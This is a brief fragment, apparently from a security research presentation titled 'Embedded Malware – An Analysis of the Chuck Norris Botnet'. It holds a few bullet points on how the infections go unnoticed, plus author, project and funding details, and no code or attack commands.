- Based on known techniques and components from Internet.
- Users are not aware about the attack or device infection.
- No response and collaboration from infected networks.



Embedded Malware – An Analysis of the Chuck Norris Botnet

Pavel Čeleda et al.

celeda@ics.muni.cz

Project CYBER

<http://www.muni.cz/ics/cyber>



This material is based upon work supported by the
Czech Ministry of Defence under Contract No. OVMASUN200801.